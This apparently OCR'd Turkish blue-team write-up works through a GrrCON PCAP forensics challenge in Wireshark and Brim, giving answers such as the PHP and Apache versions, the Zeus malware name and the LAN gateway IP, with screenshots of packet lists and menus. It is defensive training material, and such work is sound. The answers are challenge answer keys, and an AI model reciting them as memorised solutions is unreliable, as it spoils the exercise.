
Şimdi ise bir yol haritası belirlemek için olayın ilk nerede başladığını bulmamız ve saatini yazmamızı istiyor. Bunun için Wireshark'ta ilk kolona bakabilir veya Brim'e gelip arama kolonuna sort ts yazıp ilk çıkan ifade üzerinde Sağ Tık -> Open details diyerek sağ tarafta açılan pencerede ts kolonunda zamanı bulabilirsiniz. Cevabım; 22:51:07 UTC





3. PCAP: What version number of PHP is the development.wse.local server running?

Üçüncü sorumuzda development.wse.local aresi hangi PHP sürümünü çalıştırıyor diyor. TCP akış kontrolünde bu sorunun cevabını kolayca bulabiliriz. Bunun için Dosya -> Nesneleri Dışa Aktar -> HTTP seçeneklerini takip ettim. Daha sonra açılan pencerede Ana Makine Kolonunda development.wse.local ibaresini aradım. Bulunca bir tık attım ve kapattım, beni ilgili kolona götürdü daha sonra ilgili kolon üzerinde Sağ Tık -> Takip -> TCP Akışı dedim. Cevabım; 5.3.2


GrrCON.pcapng
DOSYA
Düzenle
Görünüm
Git
Yakala
Analiz
İstatistikler
Telefon
Aç Ctrl+O
Son Kullanılanlardan Aç
Birleştir...
Hex Dökümünden içe aktar...
Kapat Ctrl+W
Kaydet Ctrl+S
Farklı Kaydet... Ctrl+Shift+S
Dosya Kümesi
Belirtilen Paketleri Dışa Aktar...
Paket Diseksiyonlarını Dışa Aktar
Paket Baytlarını Dışa Aktar... Ctrl+Shift+X
PDU'ları Dosyaya Aktar...
TLS Oturum Anahtarlarını Dışa Aktar...
Nesneleri Dışa Aktar
Yazdır... Ctrl+P
Çık Ctrl+Q
DICOM...
HTTP...
IMF...
SMB...
TFTP...
Internet Protocol Version 4, Src: 172.16.0.
Transmission Control Protocol, Src Port: 49
BLUE TEAM
WWW.TURKHACKTEAM.ORG



Wireshark · Dışarı aktar · HTTP nesne listesi
Metin Filtresi:
İçerik türü: Tüm İçerik Türleri
Paket Ana Makine Adı İçerik Türü Boyut Dosya Adı
3857 74.204.41.73 1388 bytes messages.php
3861 74.204.41.73 5 bytes messages.php
3887 74.204.41.73 text/html 4747 bytes pma
3897 74.204.41.73 application/x-www-form-urlencoded 82 bytes index.php
3913 88.198.6.20 5819 bytes gt.php
3945 88.198.6.20 text/html 64 bytes gt.php
4197 development.wse.local text/html 1527 bytes wp-login.php
4235 88.198.6.20 477 bytes gt.php
4236 88.198.6.20 text/html 64 bytes gt.php
4237 88.198.6.20 535 bytes gt.php
4238 88.198.6.20 text/html 64 bytes gt.php
4239 88.198.6.20 535 bytes gt.php
4240 88.198.6.20 text/html 64 bytes gt.php
4241 88.198.6.20 639 bytes gt.php
4242 88.198.6.20 text/html 64 bytes gt.php
4243 88.198.6.20 539 bytes gt.php
4244 88.198.6.20 text/html 64 bytes gt.php
4245 88.198.6.20 537 bytes gt.php
4246 88.198.6.20 text/html 64 bytes gt.php
4282 development.wse.local application/x-www-form-urlencoded 67 bytes wp-login.php
4284 development.wse.local text/html 0 bytes wp-login.php
4287 development.wse.local text/html 10 kB wp-admin
4306 static.wordpress.org text/html 0 bytes get-firefox.png
Kaydet
Tümünü Kaydet
Önizleme
Kapat
Yardım
BLUE TEAM
WWW.TURKHACKTEAM.ORG


GrrCON.pcapng
DOSYA Düzenle Görünüm Git Yakala Analiz İstatistikler Telefon Kablosuz Araçlar Yardım
tcp.stream eq 175
No. Time Source Destination Protocol Length Info
5682 2013-09-10 23:03:50,006911 172.16.0.1 172.16.0.108 TCP 60 [TCP Dup ACK 5681#1] 1319 → 80 [ACK
5695 2013-09-10 23:03:50,172341 172.16.0.1 172.16.0.108 HTTP 803 GET /wp/blog/?p=3 HTTP/1.1
5696 2013-09-10 23:03:50,172365 172.16.0.1 172.16.0.108 TCP 803 [TCP Retransmission] 1319 → 80 [PSH
5697 2013-09-10 23:03:50,172437 172.16.0.108 172.16.0.1 TCP 60 80 → 1319 [ACK] Seq=1 Ack=750 Win=7
5698 2013-09-10 23:03:50,172445 172.16.0.108 172.16.0.1 TCP 60 [TCP Dup ACK 5697#1] 80 → 1319 [ACK
5699 2013-09-10 23:03:50,230482 172.16.0.108 HTTP 1227 HTTP/1.1 404 Not Found (text/html)
5700 2013-09-10 23:03:50,230505 172.16.0.108 1227 [TCP Retransmission] 80 → 1319 [PSH
5701 2013-09-10 23:03:50,347530 172.16.0.1 484 GET /favicon.ico HTTP/1.1
5702 2013-09-10 23:03:50,347557 172.16.0.1 484 [TCP Retransmission] 1319 → 80 [PSH
5703 2013-09-10 23:03:50,347565 172.16.0.108 60 80 → 1319 [ACK] Seq=1174 Ack=1180
5704 2013-09-10 23:03:50,347571 172.16.0.108 60 [TCP Dup ACK 5703#1] 80 → 1319 [ACK
5705 2013-09-10 23:03:50,349070 172.16.0.108 562 HTTP/1.1 404 Not Found (text/html)
5706 2013-09-10 23:03:50,349099 172.16.0.108 562 [TCP Retransmission] 80 → 1319 [PSH
5707 2013-09-10 23:03:50,553403 172.16.0.1 60 1319 → 80 [ACK] Seq=1180 Ack=1682
5708 2013-09-10 23:03:50,553429 172.16.0.1 60 [TCP Dup ACK 5707#1] 1319 → 80 [ACK
5717 2013-09-10 23:03:54.418236 172.16.0.1 766 POST /wp-pass.php HTTP/1.1 (applic
Frame 5699: 1227 bytes on wire (9816 bits), 12
Ethernet II, Src: VMware_96:39:7c (00:50:56:96
Internet Protocol Version 4, Src: 172.16.0.108
Transmission Control Protocol, Src Port: 80, D
Hypertext Transfer Protocol
Line-based text data: text/html (42 lines)
Paket(ler)i İşaretle/İşaretini Kaldır Ctrl+M
Paket(ler)i Yoksay/Yoksay Ctrl+D
Zaman Referansını Ayarla/Ayarlamayı Kaldır Ctrl+T
Zaman Kaydırması... Ctrl+Shift+T
Paket Yorumları
Çözümlenen Adı Düzenle
Filtre Olarak Uygula
Filtre Olarak Hazırla
Konuşma Filtresi
Konuşmayı Renklendir
SCTP
Takip
Kopyala
Protokol Tercihleri
Kodu Çöz...
Paketi Yeni Pencerede Göster
TCP Akışı Ctrl+Alt+Shift+T
UDP Akışı Ctrl+Alt+Shift+U
DCCP Akışı Ctrl+Alt+Shift+E
TLS Akışı Ctrl+Alt+Shift+S
HTTP Akışı Ctrl+Alt+Shift+H
HTTP/2 Akışı
QUIC Akışı
SIP Çağrısı




4. PCAP: What version number of Apache is the development.wse.local web server using?

Dördüncü sorumuzda development.wse.local adresinin kullandığı Apache versiyonunu soruyor. Az önce yapmış olduğum işlemlerden ayrılmıyorum cevabım hemen aynı sekmede bir üstte; 2.2.14




5. IR: What is the common name of the malware reported by the IDS alert provided?


Sıradaki sorumuzda IDS raporunda yer verilen zararlı dosyanın, virüsün, adını soruyor. Bunun için indirmiş olduğumuz klasörde pcap dosyamızın hemen altında bir görsel var adı IR-Alert.png. Bunu açtığımızda References kısmında bir URL görüyoruz. URL içerisinde ZeuS Banking Trojan Report ibare var
URL sonuna baktığımızda cevabımızın Zeus olduğu anlaşılıyor.



6. PCAP: Please identify the Gateway IP address of the LAN because the infrastructure team reported a potential problem with the IDS server that could have corrupted the PCAP


Diğer sorumuzda Altyapı ekibi IDS sunucusunda PCAP'yi bozmuş olabilecek olası bir sorun bildirdiğinden lütfen LAN'ın Ağ Geçidi IP adresini belirleyin demiş. Bunun için Wireshark'a pcap'imi yansıttım İstatistikler -> Uç Noktalar kısmına girdim cevabım alt tarafta; 172.16.0.1





